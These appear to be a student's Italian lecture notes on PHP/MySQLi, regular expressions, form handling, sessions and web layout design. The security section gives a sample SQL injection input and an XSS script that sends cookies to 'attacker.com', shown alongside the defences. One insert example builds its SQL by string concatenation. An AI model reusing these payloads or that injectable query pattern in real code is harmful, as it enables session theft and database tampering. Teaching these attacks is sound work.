// definizione parametri di connessione
…
// stringa di connessione al DBMS e
//creazione istanza della classe MySQLi
$connessione = new mysqli($host, $user, $password, $db);

// verifica su eventuali errori di connessione
if (mysqli_connect_errno()) {
   echo "Connessione fallita (". mysqli_connect_errno()
                . "): " . mysqli_connect_error();
   exit();
}
```

Il risultato di una query può essere molto grande in termini di byte restituiti. Per questioni di scalabilità, è quindi necessario bufferizzare il risultato lato client, per poi poterci navigare. La funzione *query* si occupa sia di eseguire una query che di bufferizzare il risultato.

In questo esempio (esecuzione della query), abbiamo la connessione tramite un file apposito, l'esecuzione di una query e poi la chiusura della connessione, con descrizione dell'errore. Questo codice è di debug, in quanto molto semplice e non si ha una sufficiente gestione dell'errore (che racconta "per bene" all'utente cosa è stato sbagliato).

```php
<?php                    // selezione di dati da una tabella con MySQLi
// inclusione del file di connessione
include "connessione.php";
//creazione della prima parte della pagina
…
// esecuzione della query per la selezione dei record
if (!$result = $connessione->query("SELECT * FROM tabella")) {
        echo "Errore della query: " . $connessione->error . ".";
        exit();
}else{   // ciclo sui record   }
// chiusura della connessione
$connessione->close();
//fine pagina
…
?>
```

Si può comunque dire, ad esempio, "Login non esistente": da un punto di vista di sicurezza, potrebbe essere un problema sulla base dei dati che sto mostrando (es. pagamento), perché dico esplicitamente quali dati non inserire e come dovrebbero essere inseriti; si lascia scelta a noi sul che cosa fare. In generale, per motivi di efficienza, rilascio subito le risorse una volta utilizzate (questo invece va sempre fatto).

Con gestione degli errori tramite le variabili globali standard, risulta come segue:

```php
<?php                    // selezione di dati da una tabella con MySQLi
// inclusione del file di connessione
include "connessione.php";
//creazione della prima parte della pagina
…
// esecuzione della query per la selezione dei record
if (!$result = mysqli_query($connessione, "SELECT * FROM tabella")) {
        echo "Errore della query: " . mysqli_error($connessione) . ".";
        exit();
}else{   // ciclo sui record   }
// chiusura della connessione
mysqli_close($connessione);
//fine pagina
…
?>
```

Nel successivo esempio (ciclo sui record restituiti), recupero un array associativo tra nome campo e valore dello stesso che fa capire a cosa si associa l'errore ottenuto. Successivamente, liberiamo le risorse occupate dal risultato. Si vede che se il numero di risorse è > 0, allora si recuperano i dati, altrimenti subito libero.

```
if($result->num_rows > 0) {
    // ciclo dei record restituiti dalla query
    while($row = $result->fetch_array(MYSQLI_ASSOC)){
        echo $row['campo1'] ." ". $row[‘campo2'] ;
    }// liberazione delle risorse occupate dal risultato
    $result->free();
}
```

Si noti che *$result->fetch_array(COSTANTE)* restituisce un array:

- *MYSQLI_ASSOC* impone l'uso di un array associativo che ha come chiave il nome del campo e come valore il valore del campo stesso
- *MYSQLI_NUM* impone l'uso di un array numerico
- *MYSQLI_BOTH* impone la creazione di entrambi

Sempre usando le variabili standard, associo ad ogni riga in modo associativo i risultati, basando tutto sul numero di righe rispetto al database presente.

```
if(mysqli_num_rows($result) > 0) {
    // ciclo dei record restituiti dalla query
    while($row = mysqli_fetch_assoc($result)){
        echo $row['campo1'] ." ". $row[‘campo2'] ;
    }// liberazione delle risorse occupate dal risultato
    mysqli_free_result($result);
}
```

In maggiore dettaglio:

- *mysqli_fetch_row* restituisce ogni riga come array numerico
- *mysqli_fetch_assoc* restituisce ogni singola riga come array associativo
- *mysqli_fetch_array*
    - *MYSQLI_ASSOC*
    - *MYSQLI_NUM*
    - *MYSQLI_BOTH*

Quando ci connettiamo ad un database, la cosa fondamentale è impostare il set di caratteri. Questo capita spesso con accenti e caratteri particolari (caso UTF-8); come segue è il modo migliore.

```
if (!$connessione->set_charset('utf8')) {
   printf("Non è possibile usare UTF8: %s\n", $connessione->error);
  } else {
   printf("Set di caratteri: %s\n",
                        $connessione->character_set_name());
  }
?>
```

È possibile cambiare l'ordine di scorrimento dei risultati:

```
for ($num = $result->num_rows - 1;  $num >= 0; $num--) {
    $result->data_seek($num);
    $row = $result->fetch_assoc();
    echo " campo = " . $row['campo'] . "\n";
}
```

Si noti l'utilizzo di *mysqli_data_seek($risultato, offset)*, che serve per spostarsi all'elemento a cui si vuole accedere (offset) e arrivando al risultato.

```
mysqli_data_seek($risultato, offset)
```

Per quanto riguarda i risultati delle query:

- *mysqli_query* restituisce FALSE se fallisce
  - Restituisce un *mysqli_result* in caso di:
    - *SELECT*
    - *SHOW*
    - *DESCRIBE*
    - *EXPLAIN*
  - In tutti gli altri casi restituisce TRUE
- *mysqli_affected_rows*
  - Restituisce il numero di righe alterate da *INSERT, UPDATE, REPLACE* o *DELETE*

Un altro punto interessante sono le espressioni regolari (normalmente chiamate anche *regex*).
Perl, linguaggio utilizzato in ambito server in grossa minoranza ormai rispetto a PHP, aveva come punto di forza il facile poter testare l'occorrenza di una sotto-stringa in una stringa. In PHP ci sono le *Perl Compatible Regular Expression*.
Specificano un *pattern* da ricercare in una stringa, cioè una sotto-stringa specifica o, più in generale, una categoria di sotto-stringhe.
Nello specifico abbiamo una funzione apposita.

- *int preg_match ($pattern,$stringa)*: operatore di corrispondenza, ritorna 1 se viene trovato il match, 0 viceversa
  - */^([\w\-\+\.]+)\@([\w\-\+\.]+)\.([\w\-\+\.]+)$/;*

Esistono una serie di caratteri speciali e quantificatori all'interno delle regex:

.	Qualsiasi carattere tranne fine riga
[aeiou]	Classe di caratteri che identifica una vocale
[a-h]	Classe di caratteri che identifica lettere dalla a all'h
^	Inverso del set che lo segue: ^[aeiou]
/a{4}/	a ripetuta 4 volte; {n,} almeno n volte
*	0 o più ripetizioni
+	1 o più ripetizioni
?	0 o 1 elemento

Attenzione che:

- per avere le consonanti basta inserire tutte le lettere che non sono *aeiou*
- per gestire le cifre, abbiamo [0-9]


Altri segni:

- ^ (accento circonflesso, anche detto *caret* in inglese), indica "Non il seguente" quando dentro o all'inizio di [] → [^abc] significa "not a, b or c"
- Lo slash indica o qualcosa che è stato definito oppure come carattere di escape (similmente il backslash)
- Il segno dollaro alla fine di un'espressione regolare segnala la fine dell'intera espressione, dunque la fine della linea.
- Se un'intera espressione regolare è racchiusa da un trattino e da un segno di dollaro (^come questo$), corrisponde a un'intera riga. Quindi, per corrispondere a tutte le stringhe contenenti un solo carattere, utilizzare " ^.

Esempi:

- */a?b*c+/*
  - (la lettera "a" c'è o non c'è, la lettera "b" c'è, non c'è oppure c'è quante volte vogliamo, la lettera "c" appare una o più volte)
- */a?+b*c?/*
  - L'espressione non è corretta (ci sono due quantificatori per la lettera "a", che dicono "c'è o non c'è" oppure "viene ripetuta 1 o più volte")

Domanda Wooclap:



Risposta:

- Un indirizzo e-mail, ma non assicura che sia corretto
    - Si capisce un indirizzo e-mail grazie al segno “at-chiocciola-presso-@”, ma non sarebbe corretta grazie al fatto che ci sono almeno tre caratteri di controllo sulle mail, che non per tutte esisterebbe (.uk esiste ma magari non .nuk); quindi, prende alcuni indirizzi ma non tutti

Altre classi predefinite per regex PHP:

\d	Carattere numerico
\D	Carattere non numerico
\w	Carattere alfanumerico
\W	Carattere non alfanumerico
\s	Spazio o tabulazione
\S	Qualunque carattere che non sia uno spazio o tabulazione

...|...	Or
(...)	Gruppo
^	All’inizio
$	Alla fine

Abbiamo la funzione *filter_var* che prende in ingresso una variabile che contiene una stringa, diciamo come vogliamo filtrarla (tramite regex e altre cose).
Sintassi: *filter_var($email, FILTER_VALIDATE_EMAIL)*

Similmente, i modificatori:

- */Mario/i*; questa controlla la stringa “Mario” senza essere case sensitive (dove la “i” sta per “ignore case”, dunque potrebbe essere scritta come "Mario", "MARIO", "mario", "MaRiO";
- */^parola$/m*; questa regex controlla “parola”, controllando con l’*anchor* ‘^’ la corrispondenza con inizio riga, mentre con ‘$’ la corrispondenza con fine riga. “m” sta per “multiline”. Questo significa che controlla anche le espressioni multilinea, validando quelle che contengono in una linea intera “parola”;
- */pattern/g*; trova tutte le occorrenze di “pattern”, sapendo che “g” indica “global”.

```
if (preg_match("/php/i", "PHP è n linguaggio di
                                        scripting.")) {
   echo “Trovato un match!";
} else {
   echo “Non è stato trovato alcun match.";
}
```

Per gli operatori di sostituzione:

- *preg_replace($pattern, $sostituzione, $stringa)*: cerca in $stringa il pattern o lo sostituisce con $sostituzione
- *$stringa* e *$sostituzione* possono essere una stringa o un array

```
<?php
 $stringa = 'troppi     spazi';
 $risultato = preg_replace('/\s\s+/', ' ', $stringa);
 echo $risultato;
?>                          stampa: troppi spazi
```

- *str_replace($dasostituire, $sostituzione, $stringa)*: come sopra ma non usa espressioni regolari ma una semplice stringa

PHP: Invio dati form, Gestione dati database, Inserimento dati DB, Gestione Sessioni, Filtro Input

Vediamo come prendere il codice dalle form, usando GET per allegare la stringa di query all'url (per leggere dei dati, ed è più vulnerabile, dato che le coppie chiave-valore viaggiano in chiaro; tuttavia, posso salvare l'URL) e POST (per spedire file, non si ha limite sull'input inviato e non viaggiano sullo std input, quindi è più sicuro). Tutto viene inviato tramite la classica *Submit* (sapendo che PHP rimuove automaticamente i caratteri speciali).
Il nome e il valore di ciascun elemento della form sono codificati come assegnamenti:

- Es. nome=Mario&Cognome=Rossi

I caratteri speciali sono codificati sottoforma di numeri esadecimali preceduti da %

- Es. Lo spazio è rappresentato da %20
- Es. Nome=Mario%20Rossi

PHP rimuove i caratteri speciali automaticamente.

PHP salva i parametri in tre variabili diverse:

- Se si usa il metodo *GET* la stringa viene inserita dal server nella variabile superglobale *$_GET*
- Se si usa il metodo *POST* i dati si trovano nell'array associativo superglobale *$_POST*
- I dati vengono salvati sempre sull'array delle richieste *$_REQUEST*
    - In questo modo lo script non deve sapere il metodo utilizzato, e non deve essere cambiato se cambia il metodo utilizzato
- Attenzione: *$_REQUEST* è una variabile diversa da *$_POST* e *$_GET*, quindi la sua modifica non influenza le altre e viceversa

Per stampare dati estratti da un database le operazioni necessarie sono (dando l'ordine corretto):

- Apro una connessione con il database
- Estraggo i dati
- Chiudo la sessione
- Stampo la pagina con i dati o il messaggio di errore

Vediamo quindi l'esempio completo (con connessione, lettura dell'inizio della pagina e stampa dei record nonché liberazione risorse/stampa di righe).

```
include "connessione.php"; // inclusione del file di connessione
echo file_get_contents("inizio.txt");//stampo l'inizio pagina
if (!$result = $connessione->query("SELECT * FROM raccolte")) {
        echo "Errore della query: " . $connessione->error . ".";
        exit();
}else{  // stampa dei record nella tabella
   if($result->num_rows > 0) {
        //ciclo while per la stampa delle righe della tabella
        $result->free(); // liberaz. risorse occupate dalla query
   }  echo "</tbody></table>";
}
$connessione->close(); // chiusura della connessione
echo file_get_contents("pagine/fine.txt"); //fine pagina
```

Successivamente, eseguo la stampa delle righe con il solito array associativo che collega tutto al materiale:

```
while($row = $result->fetch_array(MYSQLI_ASSOC)){
        echo "<tr><th scope=\"row\">" . $row['materiale'] .
                                                "</th>";
        echo "<td>" . $row['quantita']. " " . $row['unitaMisura'] .
                                                "</td>";
        echo "<td>" . $row['destinazione'] . "</td>";
        echo "<td>" . $row['Note'] . "</td></tr>";
}
```

Per quanto riguarda l'inserimento dei dati nel DB, si esegue una pulizia degli input (eliminando gli spazi, eseguendo lo strip e convertendo i caratteri speciali), facendo in modo che quanto inserito sia corretto:

```
function pulisciInput($value){
 // elimina gli spazi
  $value = trim($value);
  // rimuove tag html (non sempre è una buona idea!)
  $value = strip_tags($value);
  // converte i caratteri speciali in entità html (ex. &lt;)
  $value = htmlentities($value);
  return $value;
}
```

Alcuni tag HTML possono essere codice malevolo (es. messaggi alert, etc.); in alcuni altri casi, però, può essere utile (es. inserire lo span per parole in varie lingue).

Ogni volta che permettiamo all'utente di inserire dei dati in un database ci esponiamo a diversi attacchi. Gli utenti vanno sempre considerati come potenziali *utenti malevoli*: tipico attacco è *l'SQL injection* che consiste nell'inserire codice SQL malevolo.
Esempio:

- *SELECT * FROM nomeTabella WHERE campo=$input*
- *$input='valore; DROP TABLE nomeTabella;'*

Il codice precedente ha due problemi:
1. Input non filtrato (es. voglio essere sicuro che il dato sia effettivamente una mail; magari usiamo un'espressione regolare)
2. L'utente utilizzato per accedere al db non deve avere i permessi per rimuovere le tabelle

Soluzioni:
1. Approccio *filter input, escape output*
2. Utente dedicato

Nello specifico, vediamo proprio *filter_input*, con la seguente forma.

```
filter_input ( int $type , string $var_name [, int $filter = FILTER_DEFAULT [, array|int
                                                    $options = 0 ]] ) : mixed
```

Essa filtra il contenuto di una variabile. *type* può contenere i valori:

- *INPUT_GET, INPUT_POST, INPUT_COOKIE, INPUT_SERVER, INPUT_ENV*

var_name è la variabile da filtrare e *filter* contiene il filtro.
Esempi di filtri:

- *FILTER_VALIDATE_BOOLEAN*: restituisce true per 1, true e on
- *FILTER_VALIDATE_EMAIL, FILTER_VALIDATE_FLOAT, FILTER_VALIDATE_INT, FILTER_VALIDATE_IP, FILTER_VALIDATE_REGEXP, FILTER_VALIDATE_URL*

Esistono inoltre una serie di costanti per la sanificazione dei dati:

- *FILTER_SANITIZE_EMAIL:* rimuove i caratteri non validi in un'e-mail
- *FILTER_SANITIZE_ENCODED*: codifica la stringa come URL
- *FILTER_SANITIZE_MAGIC_QUOTES*: aggiunge un carattere \prima di ogni ‘,",\ e NULL
- *FILTER_SANITIZE_NUMBER_FLOAT*
- *FILTER_SANITIZE_NUMBER_INT*
- *FILTER_SANITIZE_SPECIAL_CHARS*: rimuove tutti i caratteri di escape HTML, ‘, ",<,>,& e i caratteri ASCII <32
- *FILTER_SANITIZE_FULL,SPECIAL_CHARS*: equivalente a *htmlspecialchars()*, converte i caratteri speciali in entità HTML
- *FILTER_SANITIZE_STRING*: rimuove i tag da una stringa
- *FILTER_SANITIZE_URL*: rimuove i caratteri non validi

Esistono inoltre alcuni attacchi che iniettano codice maligno, normalmente JavaScript, che si chiamano Attacchi Cross-Site Scripting (XSS), tramite la stessa pagina web. Questo espone il sistema a vari tipi di attacchi. Esempio di inserimento di un frame inserendo un cookie apposito, evitabile usando *strip_tags* sui commenti e filtrando i tag effettivamente ammessi.

```
<script>document.write('<iframe
        src="http://attacker.com?cookie=' +
        document.cookie.escape()+ '" height="0" width="0" />');
</script>

strip_tags($comment,$tagAmmessi);
```

Per realizzare l'escape output, può esistere ad esempio una libreria apposita, chiamata HTML Purifier (citata dalla prof per curiosità, più che altro) disponibile al link: http://htmlpurifier.org/
Funzioni utili (https://stackoverflow.com/questions/46483/htmlentities-vs-htmlspecialchars)

- *htmlentities* - Converte tutti i caratteri applicabili in entità HTML (le entità sono quelle stringhe che usano caratteri riservati, ad esempio   < https://www.w3schools.com/html/html_entities.asp)
    - Questa funzione è identica a htmlspecialchars() in tutto e per tutto, tranne per il fatto che con htmlentities() tutti i caratteri che hanno un'entità HTML equivalente vengono tradotti in queste entità.
    - Più corto e non causa problemi con il charset ISO-8859-1
- *htmlspecialchars* - Convertire i caratteri speciali in entità HTML
    - Alcuni caratteri hanno un significato speciale nell'HTML e devono essere rappresentati da entità HTML se si vuole che conservino il loro significato. Questa funzione restituisce una stringa con queste conversioni effettuate. Se si desidera tradurre tutte le sottostringhe di input che hanno entità denominate associate, utilizzare invece htmlentities().
    - Usato quando non c'è necessità di codificare tutti i caratteri che hanno equivalente HTML (diretto e usa meno codice), quando i dati non vengono processati solo da browser o quando l'output è XML

In questo caso, converte tutti i caratteri tag HTML e formattazioni varie in entità come definito sopra:

```
$new = htmlspecialchars("<a href='test'>Test</a>",
                                        ENT_QUOTES);
echo $new;

stampa  &lt;a href=&#039;test&#039;&gt;Test&lt;/a&gt;
```

Vediamo l'esempio di inserimento nel DB descrivendo una classe Materiale con proprietà (attributi) e impostazione del costruttore apposito per la gestione degli errori (per quest'ultimo, se ne esiste almeno uno, crea un elenco non ordinato per tutti gli errori):

```
class Materiale{
        //proprietà
        private $descr = "";
        private $quantita = 0;
        private $unitaMisura = "unità";
        private $destinazione = "";
        private $note = "";
        private $errore = "";

        //costruttore ed altri metodi
}
```

```
function __construct($descr, $quant, $misura, $dest, $note){
        $erroreDescr = $this->setDescrizione($descr);
        $erroreQuant = $this->setQuantita($quant);
        $erroreMisura = $this->setUnitaMisura($misura);
        $erroreDest = $this->setDestinazione($dest);
        $erroreNote = $this->setNote($note);

        $this->errore = $erroreDescr . $erroreQuant .
                $erroreMisura . $erroreDest . $erroreNote ;
        $this->errore = $this->errore ? "<ul>" . $this->errore .
                                                "</ul>" : "";
}
```

Successivamente, oltre a convertire l'errore a stringa, setta una descrizione se il valore della lunghezza della stringa è <=100, altrimenti ritorna errore:

```
public function __toString(){
        return $this->errore;
}

//metodi per settare le proprietà
private function setDescrizione($value){
        $errore="";
        (strlen($value) <= 100) ? $this->descr = $value :
                errore = "<li>Formato descrizione del materiale
                                        non corretto</li>";
        return $errore;
}
```

Alcuni controlli e impostazioni seguono (con *ctype_digit* che controlla se tutti i caratteri della stringa fornita siano numerici, la funzione *preg_match()* restituisce se è stata trovata una corrispondenza in una stringa):

```
private function setQuantita($value)
        (ctype_digit($value) && strlen($value) <= 10) ?  ...

private function setUnitaMisura($value)
        (!(preg_match("/\d/",$value)) && strlen($value) <= 20) ...

private function setDestinazione($value)
        (strlen($value) <= 100) ...

private function setNote($value)
        (strlen($value) <= 200) ...
```

Per leggere successivamente le proprietà, si possono adottare metodi semplici come segue:

```
//metodi per leggere le proprietà
function getDescrizione(){
        return $this->descr;
}

function getQuantita(){return $this->quantita;}
function getUnitaMisura(){return $this->unitaMisura;}
function getDestinazione(){return $this->destinazione;}
function getNote(){return $this->note;}
```

Successivamente, una funzione di utilizzo oggetti, che connette al database ed esegue la query:

```
function save(){  // Connessione al DBMS
        ...
        if ($connessione->connect_errno) {
                throw new Exception ("Connessione fallita: ".
                        $connessione->connect_error . ".");
        } else {
                $ins = "INSERT INTO raccolte(materiale, quantita,
                                unitaMisura, destinazione, Note)
                        VALUES('". $this->descr . "', '" . $this->
                        quantita ...')";
                if (!$connessione->query($ins)){
                        throw new Exception ("Errore:" ...);
                }
Tecnologie Web - 70     $connessione->close();}}}
```

L'inserimento di file prima controlla se il file esiste (*require_once*), altrimenti lancia eccezione.

```
try {
        if ( file_exists("materiale.php")){
                Require_once("materiale.php");
        } else {
                throw new Exception("File necessario per
                        l'esecuzione mancante.");
        }
        ...
} catch(Exception $e){
        // messaggio per l'utente
        echo "The system is currently unavailable. Please
        try again later:" . $e->getMessage() . " .";
}
```

Successivamente, il recupero di dati da una form e controllo di tutti i parametri, pulendo l'input e creando l'oggetto. In particolare, la funzione *isset* controlla se tutti i parametri siano impostati (parameter is set). Per ogni coppia chiave-valore, chiama *pulisciInput* (che toglie spazi/caratteri speciali/tag html) e crea l'oggetto Materiale. Rimetto a lato per comodità di visione *pulisciInput* qui di fianco:

```
//stampo inizio pagina output
echo file_get_contents("inizio.txt");
//controllo tutti i parametri tranne note che sono opzionali
if ((isset($_POST['descr'])) && (isset($_POST['quant'])) &&
        (isset($_POST['unita'])) && (isset($_POST['dest']))){
        foreach ($_POST as $chiave => &$valore ){
                $valore = pulisciInput($valore);
        }
        //creazione oggetto
        $materiale = new Materiale($_POST['descr'],
                        $_POST['quant'], $_POST['unita'],
                        $_POST['dest'], $_POST['note']);
```

```
function pulisciInput($value){
 // elimina gli spazi
 $value = trim($value);
 // rimuove tag html (non sempre è una buona idea!)
 $value = strip_tags($value);
 // converte i caratteri speciali in entità html (ex. &lt;)
 $value = htmlentities($value);
 return $value;
}
```

La stampa dell'output avviene andando ad inserire nel database, confermando l'inserimento, mandando in output un eventuale errore e stampando poi il fine pagina:

```
        if ($materiale==""){//inserimento del database
                $materiale->save();
                print "<p>Inserimento avvenuto
                                        correttamente.</p>";
        }else{//stampa dell'errore
                print "<p>I dati inseriti non sono corretti: " .
                                                $materiale ."</p>" ;
        }
}else {
        print "<p>Compilare tutti i campi!</p>";
} // stampo fine pagina
echo file_get_contents("fine.txt");
```

Il protocollo HTTP è *stateless* (non memorizza informazioni di stato, quindi richieste client o loro contesto) e per passare informazioni da una pagina all'altra esistono tre modi:

- I campi *hidden* (usati per dati che non devono essere modificati e spesso usati quando un record del database deve essere aggiornato all'invio di una form; rimangono visibili attraverso i DevTools dei browser, pertanto non è consigliato usarli come forma di sicurezza)

- I cookies (meno sicuro, in quanto file salvati sul client)

- Le *sessioni* (il modo più sicuro, salvando sul server). Esse servono ad esempio per gestire le sezioni private, ovvero protette da password, di un sito
    - Tutti I dati relativi ad una sessione sono salvati nell'array associativo *$_SESSION* che è una variabile superglobale

    - Alla prima richiesta viene creata una sessione identificata da un session id (sid) che viene passato al client (cookie)

    - Per quanto riguarda la distruzione, usiamo la funzione *unset* (seconda immagine a dx)

```
<?php
        //crea una sessione o la attiva
        session_start();
        if (!isset($_SESSION['count'])) {
                //creazione di una nuova variabile di sessione
                $_SESSION['count'] = 0;
        } else {
                //uso di una variabile di sessione
                $_SESSION['count']++;
        }
?>
```


```
//cancella una variabile da una sessione
<?php
        session_start();
        unset($_SESSION['count']);
?>
```


```
//cancella tutti i dati di una sessione!
<?php
        session_start();
        unset($_SESSION);
?>
```

Continuazione Principi di Web Design – Layout e tipi, Schema di navigazione e tipi di interfacce, Responsive Design e breakpoint, Design Adattivo

Normalmente, nei siti web, la maggior parte delle persone occidentali guarda il testo dall'angolo superiore in alto a sinistra (per la cultura araba è l'esatto opposto).

Si osservino queste statistiche, che dettagliano la visualizzazione dei siti da un punto di come vengono osservati
e anche le disposizioni dei singoli elementi (se la disposizione fosse particolarmente strana, utile aggiungere un tutorial):





Data una qualunque interfaccia, *l'area visibile* è tutto quello che vedo senza nessuna interazione (senza usare lo scroll) nello schermo. In un giornale, la prima metà della pagina è quella più visibile. In gergo si chiama "*above the fold*", sopra la piega. Lo stesso vale per le pagine, dato che è la prima parte che viene vista (e quelle per cui si paga di più per la pubblicità e in cui stanno le informazioni più importanti).

L'*area sicura* (pixel disponibili per visualizzare l'informazione di una pagina web) dipende dal dispositivo (dimensioni, schermo, browser, preferenze utente). Per la stampa (di una pagina web), l'area sicura corrisponde ai punti dello schermo stampabili su supporto cartaceo.
La disposizione dell'area visibile rende difficoltosa, se mal posta, la determinazione dell'area sicura.

Esempi di area sicura:

Cosa occorre mettere nell'area sicura:


- Tutto
  - ideale ma non realistico
- Una selezione degli elementi che compongono il layout:
  - Elementi informativi fondamentali

Scritto da Gabriel

- Elementi fondamentali per l'interazione
  - Es: casella di ricerca
- Elementi grafici che costituiscono l'identità del sito
  - Es: logo

L'impaginazione crea il contesto della pagina e si struttura con lo *schema a tre pannelli*, che risponde a tre domande:

1) Dove sono?
2) Dove posso andare?
3) Di cosa si tratta?



Una volta considerati i punti fondamentali espressi dalle tre domande precedenti, ci sono altre informazioni che particolari classi di utenti possono trovare utili:

4) Come sono arrivato fin qui?
5) Da chi è gestita questa pagina?
6) Dove posso trovare informazioni più approfondite?
7) Altre informazioni relative al particolare sito web

Lo stesso *breadcrumb* indica tradotto letteralmente "le briciole di pane" utilizzabili per ritornare a casa (come Pollicino, proverbialmente), quindi alla home; i passi compiuti per arrivare alla pagina devono essere visibili, cliccabili e reindirizzino correttamente a tutte le pagine che hanno permesso la navigazione fino a quel punto. Per mobile, il menù va nascosto oppure riadattato come menù ad hamburger.

La risposta alla domanda "Dove sono?" può essere trovata nel titolo della pagina.
Se scelto bene, un buon titolo aumenta la probabilità che un sito venga selezionato tra una lista di risultati di un motore di ricerca:

- Titoli possibilmente brevi (per esempio per la visualizzazione schede aperte e bookmark, per fare in modo siano distinguibili)
  - Esempi:
    - Corso di laurea in Statistica ed Informatica per la Gestione delle Imprese – Università Ca' Foscari (potrebbe andar bene, ma è troppo lungo)
    - Corso di laurea in Statistica ed Informatica per la Gestione delle Imprese – Università Ca' Foscari (non va bene)
    - SIGI - Università Ca' Foscari (acronimo comprensibile a chi è parte del contesto, ma non ad utenti esterni a questo o all'università)
    - CdL in Statistica ed Informatica per la Gestione delle Imprese – Università Ca' Foscari (questo è più comprensibile per tutti)
- Dal particolare al generale *e non viceversa* (viene troncato come detto sulle schede aperte/bookmark e se ben fatti ho più possibilità di distinguerlo da altre pagine)

Le barre di contesto risolvono in modo più completo il problema perché indicano anche il percorso (parziale) fatto per arrivare in quel punto.

- Eventualmente, come strumento esterno, si possono usare le mappe (che permettono di navigare la struttura stessa del sito, utile nel caso sia per recupero dei risultati che per le pagine stesse;

Scritto da Gabriel

  - tuttavia, può essere indice di cattivo design; se tanti utenti usando la mappa nel sito, vuol dire che il design non aiuta e non è semplice come dovrebbe

La risposta alla domanda "Dove posso andare?" è data dall'insieme dei link contenuti nella pagina.
Nel modello a 3 pannelli, questi sono raccolti nella *barra di navigazione* (o almeno la maggior parte).

- È importante non tradire le aspettative dell'utente (promettere un contenuto e offrirlo, oppure convenzioni di navigazione, etc.)
- Strumenti di navigazione ed orientamento (es. barra di ricerca se sito complesso, oppure la mappa, che indica quanto il design funziona male; più ho accessi, meno il sito è usabile)

Le gerarchie devono essere *ampie* e *poco profonde*.

- Interfaccia a schede
  - È una convenzione molto utilizzata perché ben conosciuta dagli utenti. In genere ogni scheda rappresenta un aspetto diverso di uno stesso compito o task. Gli utenti devono avere le idee chiare: le schede sono utili per un browsing generico.
    - Amazon: oggetti da acquistare
    - Lycos (uno dei primi motori di ricerca): troppe schede che richiedono scroll orizzontale per vederle.
    - Utile, inoltre, caso caroselli (schede varie che scorrono), avere schede rilevanti come prime in ordine e abbiano alternative testuali e descrizioni. Le loro gerarchie devono crescere in profondità, non in larghezza
    - Yahoo: layout organizzato per directory, a schede e con casella di ricerca, vista la quantità di informazioni

Il layout a schede va incontro a problemi di manutenzione e ciò accade per una serie di motivazioni:


- Uno di questi è che, con l'aumentare del numero di schede, può diventare difficile per gli utenti navigare e trovare i contenuti che stanno cercando. Ciò può generare confusione e frustrazione e può richiedere uno sforzo significativo per riorganizzare e ristrutturare il layout a schede al fine di renderlo più facile da usare.

- Un altro motivo è che quando i contenuti vengono aggiunti, rimossi o modificati, può essere necessario aggiornare il layout a schede per riflettere tali cambiamenti. Ciò può comportare l'aggiornamento delle etichette e del contenuto delle singole schede, nonché l'aggiunta o la rimozione di schede (specie se strutturate in orizzontale), se necessario. Questa operazione può richiedere tempo e cura dei dettagli per garantire che il layout rimanga organizzato e facile da usare.

- Infine, i layout a schede possono incorrere in problemi di manutenzione se non sono progettati tenendo conto dell'accessibilità. Ad esempio, i layout a schede possono non essere facilmente navigabili dagli utenti con disabilità visive o non funzionare bene su dispositivi con schermi piccoli. In questi casi, potrebbe essere necessario uno sforzo significativo per rendere il layout a schede più accessibile a una gamma più ampia di utenti.

Proseguendo, abbiamo:

- Design *LSD* (*L*ogo, *S*earch, *D*irectory)
    - I servizi di directory nascono con l'idea di creare una mappa ragionevole di quanto è presente nel web, organizzati in categorie e sottocategorie. Questo schema si basava sulla semplicità: una volta imparato si possono utilizzare facilmente molte pagine web.
    - È importante dimensionare correttamente la casella di ricerca che può essere corredata da un menù a tendina che contestualizzi la ricerca all'interno di un'unica sezione del sito



Abbiamo più volte discusso la diversità nel progettare una pagina web da una pagina stampata.
Nel caso di un *layout fisso*: le dimensioni delle aree e dei caratteri tipografici sono fissate utilizzando misure assolute (pixel, punti, …).

- Vantaggi:
    - Maggior controllo sul risultato
- Svantaggi:
